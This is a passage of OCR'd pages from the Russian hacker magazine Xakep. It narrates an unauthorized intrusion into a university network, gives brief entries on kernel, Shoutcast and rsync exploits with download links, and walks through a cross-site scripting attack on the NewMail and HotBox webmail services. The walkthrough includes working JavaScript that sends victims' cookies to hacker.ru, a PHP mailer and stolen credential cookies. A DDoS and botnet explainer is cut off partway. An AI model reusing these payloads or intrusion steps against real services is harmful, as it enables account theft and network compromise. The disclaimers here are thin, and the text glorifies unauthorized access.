По-видимому, шлюз выполнял еще и второстепенную роль файлового сервера, потому что на нем было множество папок со всяким хламом. Бегло просмотрев их, хакер не нашел ничего интересного. Для него было важно найти какую-либо ценную инфу, которая помогла бы ему продвинуться дальше. Зайдя в домашний каталог рута, хакер открыл .history в надежде на то, что среди командных параметров найдутся заветные пароли. Однако он ошибся - история была вполне безобидной и чистой. Ничего не оставалось, как приступить к детальному сканированию локальной сети, но хакер решил прошвырнуться по каталогу /home/stuff - папкам преподавательского состава. Опыт показывал, что обычно преподы хранят важную информацию в своих домашних директориях. Это связано с их забывчивостью: человек не может помнить все пароли, поэтому нередко скидывает их в отдельный файл. Так и получилось: в каталоге /home/stuff/geor хакер нашел конфиг ftp_login. В нем находились заветный логин и пароль на FTP-сервер. Как выяснилось, на той же машине крутился и www-демон. Баннер ftpd не сулил ничего хорошего - сервис был собран под платформу IRIX. Примечательно, что извне на FTP не пускали, как и на все порты, кроме 80. Это было связано с устаревшей системой, которую наверняка никому не хотелось обновлять, но хакеру это было лишь на руку. Нащупав рабочий telnetd, наш герой опробовал учетную запись на 23 порту. Шелл был хорошим (/bin/sh), поэтому login принял этот аккаунт.

Внутренности скомпиленного бинарника

ИРИСКА ЗА ВЗЛОМ

Следующее действие, которое надо было осуществить - взлом ириски (или IRIX). Система была очень старой, поэтому имелась вероятность существования публичного эксплойта для операционки, он был довольно быстро найден и носил имя xnet-print.c. Хитрым переполнением буфера взломщик получил рута через суидный бинарник /usr/lib/print/netprint. Правда, изначально хакер боялся, что на такой убогой



Как показывает практика, защищенность в локальных сетях университетов очень низкая. Что и подтверждает этот взлом.



Не стоит забывать, что все действия хакера противозаконны, поэтому статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



Несмотря на закрытие пакетшторма, ты можешь найти необходимые эксплойты на security.nnov.ru и securitylab.ru. И, конечно же, на xakep.ru.

ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

1 У хакера был свой архив с необходимым софтом. Это и эксплойты, и бэкдоры, и логклинеры. Без него взломщику не удалось бы оперативно найти нужную программу, так как главный хакерский ресурс оказался недоступным.

2 Хакер не боялся сложных ситуаций. Даже таких, когда директория /bin оказалась на болванке. Взломщик всегда анализировал ситуацию, прежде чем принять необходимое решение.

3 Полезно узнавать сервис по его баннеру, даже бинарному. Взломщик быстро обнаружил telnet на левом порту, потому как имел представление о начальном обмене данными в этом сервисе.

ПРЕДОСТЕРЕЖЕНИЕ

В большинстве случаев хакер полагается на плохую память и халатность людей. Он ищет в их каталогах любую информацию, похожую на пароли, ключевые строки и т.п. Будь внимателен и не оставляй лишнего в своих каталогах. А если оставляешь, хотя бы изменяй права на важные документы и конфиги. Иначе из-за тебя может пострадать вся локальная сеть.

В ЧЕМ ПРОКОП?


Я надеюсь, что читатели полюбили эту познавательную рубрику. Поэтому позволь задать тебе вопрос, который покажет, насколько хорошо ты усвоил материал :). Самый правильный ответ будет опубликован в следующем номера Хакера.

Итак, через два месяца хакер лишился доступа к роутеру. Это произошло по причине его невнимательности. Наш герой забыл сделать элементарную вещь, в результате чего был замечен админом. После этого пользователь daemon исчез из системы, а telnetd оперативно проапдейтили. Почему это произошло, и что забыл сделать хакер? Твои ответы жду на мыло inc@sonet.to.

> Администраторы, обслуживающие машины в вузе, были явно некомпетентны.

системе не найдется рабочего компилятора, но его сомнения быстро развеялись.

На этом компьютере было где разгуляться. Такого сборища аналитической информации наш герой не видел нигде: здесь были диссертации, рефераты, курсовые и множество другого хлама. Кое-где взломщик нашел варезные проги. Немного жаль, что на сервере существовали аккаунты только образцовых студентов, не увлекающихся взломом. Поэтому эксплойтов и бэкдоров злоумышленник не нашел. Из-за того, что на машине было прописано порядка 1000 юзеров, хакер решил не маскироваться. Он просто выполнил команду lastlogin и сменил пароль какому-то преподу, который ни разу не аутентифицировался на сервере. Единственным минусом было то обстоятельство, что все порты для внешних сегментов фильтровались, поэтому зателнетиться с глобального хоста наш герой не мог. Иными словами, пока будет доступ на роутер, хакер попадет и на Web-сервер. Взломщик уже давно не был скрипткиддисом, поэтому слово "дефейс" у него вызывало рвотный рефлекс. Но с другой стороны, пользы от системы не было: на таком старом дистрибе невозможно было скомпилировать свежий софт. Ничего не оставалось, как идти дальше и сканировать локальный сегмент. Администраторы, обслуживающие машины в вузе, были явно некомпетентны. И это еще мягко сказано: как назвать людей, которые предпочитают telnetd защищенному sshd? Последствия такого выбора весьма печальны: стоило хакеру поставить на роутер простой снифер для SunOS, как в логах появилась еще пара рутовых аккаунтов на новенькие пингвины от RedHat. Один из них выполнял функцию тестового стенда для студентов и накапливал в себе порядка 3000 учетных записей. Тачка была с двухпроцессорной материнкой и с гигом оперативки - впоследствии наш герой приспособил ее для брутфорса паролей. Компьютеры в этом университете активны и по сей день. И что удивительно, целых два месяца хакер пользовался ресурсами машин. Как выяснилось позднее, IRIX имел трехгодичный uptime, наш герой любил подобные серверы - они еще раз подчеркивали стабильность старых операционок.



Пароли в каталоге персонала

Порутанная ириска

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



MREMAP MISSING DO_MUNMAP RETURN CHECK KERNEL EXPLOIT

ОПИСАНИЕ:

Если ты регулярно читаешь багтраки, то должен знать об уязвимости в функции ядра Linux do_mremap(). Эксплойт, поражающий новые версии ядра, стал неактуален после того, как программисты запатчили дыру в функции. Но спустя некоторое время багоискатели обнаружили схожую дырочку в коде do_munmap(). Эксплойт появился недавно и способен атаковать все известные ядра веток 2.2, 2.4 и 2.6. Достаточно лишь собрать статический бинарник (флаг –static), а затем указать в качестве стартовых параметров suid'ный файл и путь к рабочему интерпретатору.

ЗАЩИТА:

Защититься от напасти можно путем накладывания специального патча, доступного для скачивания на security-сайтах, и, конечно же, на www.kernel.org.

ССЫЛКИ:


Забирай эксплойт с нашего сайта: www1.xakep.ru/post/21286/exploit.txt. Мануал об уязвимости и методах наложения патчей находится здесь: security.nnov.ru/search/document.asp?docid=5593.

ЗАКЛЮЧЕНИЕ:

Благодаря невнимательности программистов, мы имеем уязвимость, которую можно было закрыть в свежих релизах ядра. Утешает лишь то, что уязвимость локальная: далеко не каждый взломщик способен получить хоть какой-то доступ к нужному серверу. Поэтому если ты не хочешь патчить свое ядро, то хотя бы удостоверься в надежности настроек файрвола.

GREETS:

Благодарим за написание чудесного эксплойта ребят из iSEC Security Research. Побольше бы таких хороших багоискателей ;).



Ковыряем бажное ядро

SHOUTCAST 1.9.2 REMOTE HEAP OVERRUN EXPLOIT

ОПИСАНИЕ:

История о переполнении буфера в сервере онлайн-радио Shoutcast началась очень давно. Еще 3 ноября прошлого года некий хакер HEX заметил оверлоад в переменных icy-name и icy-desc (имя и описание сервиса). В праздник защитников Отечества хак-группа m00 выпустила скомпилированный эксплойт для форточек. Он позволял биндить на 26112 порту шелл с системными привилегиями. Исходники, по понятным причинам, не выкладывались. Через несколько недель другие багоискатели наколбасили эксплойт, ломающий уже линуксовый ШаутКаст. Через множественные переполнения буфера взломщик может получить рута практически на любой Linux-платформе. Главное, чтобы версия демона была не старше 1.9.2

ЗАЩИТА:

Пока единственным доступным широкой общественности методом защиты сервиса является апдейт до новой версии, которая доступна для свободного скачивания на сайте www.shoutcast.com.

ССЫЛКИ:


Эксплойт для виндового сервера лежит здесь: www1.xakep.ru/post/14351/shoutdown.01.tar. Исходник для линуксового демона находится тут: www1.xakep.ru/post/14351/exploit.txt. Подробное описание уязвимости пока нигде не опубликовано.

ЗАКЛЮЧЕНИЕ:

Чтобы порутать машину, необходимо знать пароль на сервер. Многие админы не изменяют его (по умолчанию он «changeme»), поэтому целиком отдают свой компьютер хакеру. Надеюсь, что ты не из таких, и бдительно настраиваешь конфиг перед тем как запустить определенный сервис.

GREETS:

Объявляем благодарность хакерской группе m00 (m00.void.ru) и oseen (www.oseen.org) за реализацию уязвимости в ShoutCast.



Последний писк онлайн-сервиса...

RSYNC <= 2.5.7 LOCAL STACK OVERFLOW ROOT EXPLOIT

ОПИСАНИЕ:

Недавно в rsync была обнаружена новая уязвимость, позволяющая получить рутовые привилегии в любой Linux-системе. Баг заключается в банальном переполнении буфера через переменную окружения RSYNC_PROXY. Длина переменной не проверяется на размер, в результате чего злоумышленник способен изменить адрес возврата и выполнить заранее приготовленный шеллкод. Дырка находится в файле socket.c (в функции strcpy). Наглядно определить уязвимость rsync можно с помощью двух команд:

```
$ export RSYNC_PROXY=`perl -e 'print "A" x100,":","A" x 1000'`
$ rsync localhost::rsync:
```

ЗАЩИТА:

Защититься можно двумя способами: либо обновить версию пакета, либо запатчить текущую. Патч накладывается элементарно. В файле socket.c найди строчку strcpy(portbuf, cp) и поменяй ее на strncpy(portbuf, cp, 10). Этим ты ограничишь размер переменной, сделав rsync неуязвимой.

ССЫЛКИ:

Рабочий эксплойт лежит по адресу www.xakep.ru/post/21234/exploit.txt. Детального описания баги пока нет.

ЗАКЛЮЧЕНИЕ:

Rsync – довольно популярная программа, поэтому ее можно найти на многих серверах. Если вдруг в твоих процессах обнаружился рсинк, который тебе вовсе не нужен – убей его и забудь про уязвимость. В противном случае позаботься о скорейшем апдейте.

GREETS:

Автором эксплойта является abhisek, который сердечно благодарит за помощь таких взломщиков, как n2n и Hirosh Joseph.

rsync под угрозой

NSD (www.nsd.ru)

ХАКЕРЫ ЛОМАЮТ ЯЩИКИ NM.RU

Что говорить, дыры есть везде, абсолютно устойчивых систем не существует. Но когда глупейшие жуки появляются в серьезных и уважаемых сервисах, это не может не вызывать опасений. Сегодня на моем операционном столе лежат такие популярные российские сервисы, как NewMail и HotBox. Из-за раздолбайства ленивых разработчиков почтового web-интерфейса хакер без проблем может получить доступ к мыльнику любого юзера. Хочешь знать, как ему это удается?

CSS-УЯЗВИМОСТИ НА NEWMAIL.RU И HOTBOX.RU

INTROДАКШН

Чтобы не вводить пароль каждый раз при входе в веб-интерфейс почтового ящика, многие юзеры ставят галочку «сохранить пароль». После этого у них в папке cookies появляется новая плюшка, которая содержит либо комбинацию login+pass, либо идентификатор сессии. Благодаря этой информации почтовый сервер узнает в браузере пользователя законного владельца mailbox'а. В итоге, при каждом заходе на личную страницу с письмами, почтовый скрипт проверяет корректность информации, находящейся в cookie, в результате чего пользователь, не вводя пароля, сразу попадает в свой почтовый ящик. Это играет на руку хакеру. Ведь если ему удастся украсть этот кукис, он получит находящийся в нем пароль от ящика. Как известно, данные, хранящиеся в кукисах, доступны лишь тому хосту, которым они были записаны. Прочитать их можно как на стороне сервера (написав простейшее приложение на PHP, Perl или Cpp), так и у клиента - при помощи нехитрого сценария на JavaScript. Таким образом, для реализации CSS-атаки взломщику необходимо внедрить яваскрипт-код на любую страницу ломаемого сервиса и заставить жертву зайти на нее. В результате вредоносный код выполнится на клиентской машине, получит секретную информацию и сообщит ее удаленному PHP-скрипту. Каким же образом злоумышленник может вставить свой JavaScript на сайт HotBox или NewMail? Все проще, чем ты думаешь. Поскольку создатели обоих сайтов даже и не думают отфильтровывать сценарии в теле входящих писем, хакер может просто послать письмо в html-формате, которое содержит вредоносный JavaScript. Сразу после того как пользователь прочтет это письмо, секретные данные отправятся взломщику. Дальше - дело техники.



Все приемы, описанные в этой статье, служат лишь для ознакомления. Редакция напоминает, что применение этих методов на практике противозаконно и уголовно наказуемо.

ГОТОВИМ ИНСТРУМЕНТ

Для реализации атаки хакеру потребуется создать две очень схожие программки на PHP. Первая посылает пользователю HTML-письмо с вредоносным кодом, вторая отправляет взломщику украденные данные из пользовательских кукисов. Поскольку программы почти не отличаются и состоят из одной только функции MAIL(), работа с которой не раз обсуждалась на страницах Кодинга, тебе не составит труда разобраться, как работают эти приложения:

PHP-скрипт для отправки почты

```
<?
$from = "hacker@hacker.ru"; // от кого
$email = "lamer@hotbox.ru"; // куда отправить
$topic = "hi, lamer"; // тема письма
$message = "<HTML><сюда хакер вставит троянский javascript></HTML>";
/* тело вредоносного письма. Чтобы получить скрипт, отправляющий украденные данные хакеру, замени эту строку на
$message = $QUERY_STRING; */
// собираем письмо
$headers = "From: ".$from."\r\nReply-To: ".$from."\r\n";
$headers .= "MIME-Version: 1.0\r\n";
$headers .= "Content-Type: text/html;";
$body .= $message."\r\n\r\n";
mail ($email, $topic, $body, $headers); // отправляем
?>
```

Рассмотрим теперь пример термоядерного яваскрипта, который хакер может вставить в письмо. Цель этого нехитрого приложения – украсть содержимое куки и передать его сценарию, который отправит украденные сведения хакеру. Эту задачу скрипт реализует следующим образом. Он открывает новое pop-up окно размером 5x5 вне видимой зоны экрана, в котором загружается URL, состоящий из адреса PHP-скрипта и самого печенья. В общем-то, это вполне можно написать в одну строчку:


JavaScript крадет печенье

```
<font color="red" style=background-image:url(javascript:window.open('http://hacker.ru/cookie_send.php?'+document.cookie,'hacker_window','location,width=5,height=5,top=9999,left=9999,scrollbar=0')) size=5>(CSS-атака рулит)</font>
```

ОСТУЖАЕМ ГОРЯЧЕЕ МЫЛО

Ну а сейчас пришло время протестировать это творчество на эффективность. Создаем для проверки на hotbox'е мыло b00b1ik_loh@pochta.ru с паролем 'PoluPacan'. Далее посылаем на него письмо, в конец которого вставляем вышеуказанный JavaScript (только нужно не забыть поменять адрес сервера 'hacker.ru' на имя нашего серванта). Итак, письмо ушло. В соз-





Полученное письмо особого подозрения не вызывает

данном для тестирования ящике появилось новое мыло.

Ну что ж, откроем его и посмотрим, что произойдет!

В теле письма ничего особенного, кроме текста, на первый взгляд, нет. Однако сразу после открытия письма запустился встроенный в него JavaScript, в результате чего секретные данные переданы на удаленный узел, который уже отправил их взломщику. Судя по тому, что письмо, содержащее кукис, успешно доставлено, все написанные выше скрипты работают корректно. Давай посмотрим теперь, какая полезная информация содержится в украденном печенье:

Украденная hotbox'овская кука

```
Apache=212.46.240.144.804271076028755416;
serid=0;hotlog=1;cookie_mode=email_serv_n_pass;
domain_cookie=pochta.ru;
user_cookie=b00b1ik_loh; pass_cookie=PoluPacan;
```

Обрати внимание на значение переменных user_cookie и pass_cookie. Да-да, это как раз и есть логин с паролем от атакуемого мыльника!

ВЗЛОМ «НОВОЙ ПОЧТЫ»


Таким же багом может похвастаться и почтовый веб-интерфейс на NewMail'е. Думаю, у тебя назрел вопрос: «А что будет, если у юзера стоит программа, которая гасит все pop-up-окна?» Тогда атака провалится. Но можно внедрить в письмо другой скрипт, который не открывает никаких новых окон. Посмотрим на пример немного другого javascript'а, «ворующего» кукисы:

```
<IMG name=img width=1 height=1
src="javascript:document.img.src='http://hacker/cookie_send.php?' + document.cookie;">
```

Хакер может вставить эту строчку кода в тело письма, которое отправит жертве. Спустя некоторое время пользователь откроет его. Ничего подозрительного в нем не будет, поскольку внедренный JavaScript со стороны пользователя будет смотреться как картинка размером 1x1 (обычно ее называют «блохой»). URL этой картинки формируется так же, как и в предыдущем случае - из адреса скрипта и данных cookie. Браузер попытается загрузить эту картинку и тем самым запустит сценарий, посылающий взломщику данные из куки. Рассмотрим, как хакер может реализовать это на практике. К примеру, он регистрирует ящик testtesttest777@nm.ru с паролем 'qwe123' и посылает на ломаемый e-mail вредоносное письмо с «блохой».

Просмотрим это письмо. Никаких окон не открывается, и ничего подозрительного, естественно, не происходит - письмо как письмо. Но поскольку сообщение не проверяется на наличие скриптов, встроенная в мыло блоха (совсем не заметная) успешно отправляет кукис скрипту хакера.


Спустя несколько минут в почтовый ящик взломщика приходит письмо следующего содержания:


Письмо с блохой

Украденная NewMail'овская кука

```
hotlog=1;
cust=IWV8Lex1Ga4dvvITvMlc0B27KzntDNxD;
session=H24rvqloRedORAau53WpJID8A3G4ifaK
```

Здесь уже не все так просто, как было с hotbox'ом. Как видишь, вместо логина с паролем NewMail записывает в cookie идентификатор пользовательской сессии, который сверяется с идентификатором, хранящимся



Тело письма с троянским javascript'ом

в базе данных сервера. Если такой SID имеется, юзер автоматически залогинивается при заходе на сайт. Поэтому, чтобы получить доступ к ящику, хакеру придется зарегистрироваться на том же почтовом сервере, войти под своим именем и поменять в куках значения переменных session и cust на украденные. Для этого ему понадобится какая-нибудь софтина для подделки cookie, например Cookie Editor (www.nsd.ru/soft.php?group=hack-soft&razdel=other).


Теперь остается выполнить завершающий шаг. Он заходит на nm.ru и... о, чудо! Автоматически логинится под именем жертвы! Теперь он получил доступ к чтению почты и управлению сайтом. Кроме того, если он зайдет в раздел Настройки -> Смена пароля, то увидит ответ на секретный вопрос, зная который, не составит труда получить сам пароль от ящика.


ПОДВОДИМ ИТОГИ

Вот, собственно, и все. Так на практике хакеры используют CSS-атаки. Самое обидное то, что юзеру невозможно защититься от них. Так что пока дыру не закроют, старайся не пользоваться web-интерфейсом, поставь TheBat! :).



В 42 выпуске Хакера была большая статья про CSS-атаки, советую тебе перечитать ее.


Подмена сессии с помощью cookie editor'а



Мыло-бомба, посланное хакером, успешно доставлено

ПРОВЕРЬ СВОЙ ЯЩИК НА ДЫРЯВОСТЬ

Если хочешь протестить свой мыльник на CSS-багу, тебе пригодится форма, расположенная по адресу **www.nsd.ru/test/mail.htm**. С ее помощью ты сможешь послать письмо, к которому автоматически прикрепится такая строка:

```
<IMG name=img width=1 height=1
src="javascript:document.img.src='http://nsd.ru/test/cookie_send.php?my_email=$my_email&email=$email&| COOKIE ---->>> ' +
document.cookie;">
```

Что она делает, читай в самой статье.

hiNt (exp@neora.ru)

РАСПРЕДЕЛЕННАЯ АТАКА

«Внимание! Новый сетевой червь-убийца MyDoom готов к разрушению Сети!», «Официальный сайт корпорации SCO, занимающейся разработкой программного обеспечения, - www.sco.com - подвергнется мощнейшей DDoS-атаке 2 февраля 2004 года» - доносятся реплики из телевизора и радио. Если уж самые популярные газеты кричат об этом пугающими заголовками на первых полосах, то стоит задуматься и точно уяснить для себя, что же означают эти четыре зловещие буквы, от которых бросает в дрожь технических администраторов крупных интернет-порталов.

ВСЯ ПРАВДА И НЕПРАВДА О DDoS-АТАКАХ

ЧТО ТАКОЕ DDOS?

Аббревиатура DDoS расшифровывается как "Distributed Denial of Service", что в литературном переводе на русский язык означает "распределенная атака на отказ в обслуживании". Для непосвященного человека звучит запутанно и туманно, не правда ли? Попробую привести живой пример: ты в гордом одиночестве идешь поздним вечером по закоулкам родного города. Навстречу тебе движется злоумышленник с ножом в руке и (вот подлец!) нападает. В цифровом варианте - это попытка занючить твой любимый комп, забить до отказа интернет-канал или мощными потоками данных завалить какой-то сервис - одним словом, выбить из Сети или вообще повесить. Теперь представь, что ты все еще находишься на просторах улицы, но наперерез тебе бегут 25 амбалов с дубинками и начинают избивать. Чувствуешь разницу? :) Даже если у тебя черный пояс по каратэ-до или 1 кю по джиу-джитсу, как у моего друга, то один ты вряд ли справишься с таким количеством засранцев. То же самое и в интернете: одну или несколько атак хорошо настроенный сервер без труда отразит, но если их будет огромное количество, то справиться с этим беспределом будет гораздо труднее. Если ты знаком с администрированием веб-серверов или хотя бы имеешь свой сайт с платным хостингом, то, наверное, у тебя уже пробежала перед глазами большая красная надпись "TRAFFIC" (ну или зеленая, если ты счастливый обладатель тарифа "безлимитный" :)). Дело в том, что одна из основных проблем - зверская накрутка трафика, происходящая во время DDoS-атак, из-за перерасхода которого хостинговые компании имеют полное право отключить веб-портал. Сила DDoS-атаки не столько в качестве, сколько в количестве. Причем собрать в Сети армию из нескольких тысяч подчиненных серверов, готовых к твоим указаниям, намного проще, чем в реальной жизни. Еще бы, подумай сам: как много нужно иметь связей, денег и кривых извилин в сером веществе, чтобы собрать и удержать в подчинении кучу накачанных омоновцев так, чтобы они еще сами не объединились и не накостыляли тебе :). В киберпространстве для создания темных сил порой не требуется даже знания элементарных языков программирования, что не может не пугать. Согласись, такое оружие в руках какого-нибудь психически неуравновешенного или неразвитого человека может принести огромный ущерб, ведь просто атакуя компьютер соседа по палате, наш больной может привести к краху всю сеть провайдера жертвы. Причем сам он об этом вряд ли узнает, если только не пользуется услугами того же поставщика :). На самом деле, это очень серьезная проблема - стоит только вспомнить многочисленные DDoS-атаки на компьютеры Министерства обороны США и NASA во время печально известных событий 11 сентября 2001 года.

КАК ЭТО БЫЛО

Обратимся к историческим фактам "громкого" проявления DDoS'а во всем мире.

Май 1999. Жертвами DDoS-атак пали сайты ФБР, Сената, Вооруженных Сил и Белого Дома США.

7 февраля 2000 года. Утро. Пользователи Yahoo заметили замедление в работе сервера. Его скорость все ухудшалась: уже два часа спустя до сервера доходило менее 10 процентов всех посланных запросов. И так в течение 3 дней падали такие крупнейшие порталы, как Buy.com, eBay.com, CNN.com,



Если, читая эту статью, ты вдруг захотел налабать себе бота для канала на языке mIRC скриптов, могу посоветовать отличный веб-ресурс, посвященный IRC - www.neora.ru. Также там можно скачать НЕОРА-скрипт, оптимизированный под сети DalNet.

Amazon.com, ZDNet.com, Datek, Excite и т.д. Все эти серверы были недоступны в среднем 3-4 часа, и, как следствие мощнейших атак, объем трафика достигал 800 Мбит/сек.

25 января 2001 года. В результате массивной атаки поочередно падали серверы одной многострадальной конторы, а именно - Microsoft. (Да-да! Именно всеми не любимая корпорация мелкомягких!) Под нежными руками атакующего перестали загружаться сайты Microsoft.com, MSNBC.com, MSN.com и Hotmail.com. В результате акции Microsoft на торгах Nasdaq откатились на 1,8% - обозреватели, впрочем, списали это падение на естественную коррекцию после роста :).

22 октября 2002 года были атакованы 9 из 13 корневых DNS-серверов, на которых, собственно, и держится весь интернет. К счастью, атака эта, по-видимому, была лишь демонстративной и продолжалась недолго, так что пользователи не заметили никаких изменений в работе Сети.

В 2003 году, когда уже было модно иметь irc-ботов, начиненных функцией DDoS'а, были совершены атаки на популярные IRC-сети: ChatNet и DalNet. В результате несколько десятков, а то и сотен провайдеров были вынуждены расторгнуть договоренности с администраторами IRC-серверов по причине огромного наплыва трафика.

1 февраля 2004. Червь MyDoom (он же Novarg), который, по подсчетам специалистов, содержался в каждом двенадцатом электронном письме, начал атаковать официальный веб-сайт столь "любимой" open-source сообществом конторы - SCO.com.

> В результате массивной атаки поочередно падали серверы одной многострадальной конторы, а именно - Microsoft.

КЛАССИФИКАЦИЯ DDOS-АТАК

Ниже представленные атаки принадлежат к таким типам DDoS-нападений, как "переполнение канала" и "переполнение системных ресурсов". Не будем углубляться, так как Х уже подробно писал об их особенностях в спецвыпуске #021.

Самая легкая в реализации атака - простой ICMP flood. При ее выполнении несколько хостов пингуют жертву, чем и доводят последнюю до нужной кондиции.

При использовании UDP-флуда посылается пакет на порт echo(7) хоста "X", подменяя адрес отправителя, который указывает на порт chargen(19) хоста "Y". В результате между этими двумя хостами образуется замкнутый цикл, они бомбят друг друга до изнеможения, что и позволяет хакеру достичь первоначальной цели.

Но основную опасность представляет собой Smurf-атака. Для ее реализации, помимо атакующего компьютера и жертвы, требуется так называемая усиливающая сеть, от числа машин в которой зависит эффективность мероприятия. От имени жертвы на широковещательный адрес усиливающей сети посылается echo-пакет, в результате чего все компьютеры этой сети начинают судорожно отвечать на запрос, что и огорчает жертву до смерти. Снова приведу пример из жизни: сидишь ты в кинотеатре со своей девушкой, хрустишь попкорном и наслаждаешься то фильмом, то самой спутницей. И тут, ни с того ни с сего, зал клинит - они решают, что ты террорист-одиночка, потому что сказал что-то вызывающее. Подбодренные кока-колой и героической музыкой из фильма, окружающие просто затопчут тебя, и через пять минут вокруг твоей девушки - море крови и куча костей. Страшно, не правда ли? ;)

Эй, приятель, ты эти тоскливые взгляды брось! Устал от скучной теории? Тогда мы идем к вам! Посмотрим на работу DDoS'еров изнутри.


INSIDE OF DDOS

Пора бы уже узнать что-нибудь конкретное о DDoS-атаках и всех тонкостях их выполнения. Как же все это работает? На компьютер устанавливается программа, которая содержит модули удаленного администрирования. Она запускается в бэкграунде (Unix) либо в скрытом режиме (Windows) и ждет команд от хозяина. Другой вопрос - каким образом втолковать владельцу компьютера, что DDoS-

бот ну просто страх как ему необходим :). Собственно, DDoS'еры зачастую и не спрашивают разрешения, просто взламывая серверы. Тонкости хака нас не касаются, не буду отбирать хлеб у других авторов, замечу лишь, что для начала хакер намечает себе платформу и операционную систему дырявых серверов, будущих DDoS-ботов. Затем идет на www.securityfocus.com или любой другой ресурс, посвященный интернет-безопасности, и выбирает себе уязвимость, с которой будет работать. Дальнейший этап работы хакера может отличаться. Рассмотрим все варианты и вкратце опишем каждый из них:

❶. Сканирование IP-адресов или "сядем на готовенькое!".

Один из самых распространенных способов, так как является самым легким. Хакер начинает сканировать целые сетки провайдеров стран Южной Африки на наличие той или иной уязвимости в серверах. Причем не обязательно, чтобы уязвимость была какой-нибудь сложной и требовала подробного разбирательства. Вполне подойдет обычное сканирование на трояны. Т.е., например, Вася заслал Ане трояна, чтобы читать ее почту, и не запаролил сервер. Что делает хакер? Он сканит сеть, натыкается на протрояненный компьютер Ани, ставит пароль на сервер и далее использует его в своих целях. Что ж, весьма удобно, согласись. Но мы отвлеклись. Итак, допустим, наш хакер - начинающий DDoS'ер и пока не имеет ни одного компьютера в подчинении (далее "бота", от английского "robot"). Как только будет получен доступ к любому компьютеру - он туда закачивает свою DDoS-программу (подробное описание некоторых из них было в Х #039). Кстати, это может быть вовсе не программа, а обычный mIRC с соответствующими скриптами - все зависит от фантазии злоумышленника :). Но об этом немного позже. Далее программа активируется и, в зависимости от своих возможностей, может подключаться к IRC-серверу и начинать сразу сканировать IP-адреса и размножать 